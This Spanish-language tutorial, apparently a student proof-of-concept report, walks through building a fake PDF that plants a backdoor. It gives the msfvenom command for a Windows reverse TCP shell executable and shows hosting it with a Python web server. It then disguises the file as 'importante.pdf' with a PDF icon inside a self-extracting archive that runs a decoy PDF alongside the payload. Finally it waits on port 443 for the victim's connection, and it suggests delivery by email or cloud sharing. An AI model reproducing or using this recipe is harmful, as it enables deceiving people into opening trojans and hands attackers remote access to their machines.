


# PDF Infectado

## INTRODUCCIÓN

En este trabajo, se llevará a cabo la creación de un PDF infectado utilizando Kali Linux como una prueba de concepto. Este ejercicio permitirá explorar el proceso de generación de malware y comprender las técnicas utilizadas para ocultar su presencia en documentos digitales. Además, se examinarán las medidas de seguridad necesarias para realizar este tipo de pruebas de manera segura, minimizando el riesgo de propagación no intencionada de malware.

## ATAQUE




```
root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali: /home/kali/Desktop x kali@kali: ~ x
(root@kali)-[/home/kali/Desktop]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.136.128 LPOR
T=443 -f exe -o trampa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows fr
om the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: trampa.exe

(root@kali)-[/home/kali/Desktop]
# ls
bountyhunter  server  trampa.exe  virus.exe


(root@kali)-[/home/kali/Desktop]
#
```

Primero utilizaremos el comando `msfvenom -p` para cargar el payload, LHOST es mi dirección ip (la sacamos haciendo un `ipconfig`) y LPOR un puerto que esté libre. Le ponemos nombre al archivo y ejecutamos el comando.



```
(root@kali)-[/home/kali/Desktop]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
#
```


Ahora vamos a compartirlo a otra máquina, en mi caso para hacer la prueba voy a hacer un servicio python web para alojar todos los archivos de mi máquina, esto mismo se podría hacer mandando un correo a nuestra víctima o compartiendo un archivo en la nube.



En una máquina vamos a poner nuestra ip para que nos salga el directorio de nuestra máquina del atacante para coger el archivo.





Aquí vamos a hacer lo siguiente, vamos a descargarnos el archivo y vamos a descargarnos una imagen sin fondo de un pdf




Ahora cogeremos el archivo llamado icono y lo llevaremos a la web


<https://imagen.online-convert.com/es/convertir-a-ico>




Aquí insertamos la imagen del icono pdf que nos hemos descargado anteriormente y la convertiremos en icono




Ahora vamos a hacer un archivo con nuestro ejecutable y un pdf cualquiera que es el que vamos a mandar a nuestra víctima





Vamos a camuflar nuestro archivo dándole un nombre como "importante.pdf", dentro de "Opciones de compresión" seleccionamos "Crear un archivo autoextraíble"




En opciones avanzadas seleccionamos la opción de autoextraíble y dentro de “Ejecutar tras la extracción” añadiremos los archivos que queremos ejecutar, en nuestro caso pondremos el pdf y seguidamente el archivo malicioso.




Ahora en la pestaña de texto e icono cargaremos el icono que hemos descargado anteriormente




Ahora tenemos este fichero creado



Si el usuario hace clic en este "PDF" se va a ejecutar el fichero trampa, que a su vez nos va a dar conexión con nuestra máquina kali linux.



Ahora nos ponemos en escucha en el puerto 443 que en mi caso es el que he utilizado (puede ser cualquiera que esté libre)



Si el usuario ejecuta el pdf tendremos una backdoor creada y acceso a su máquina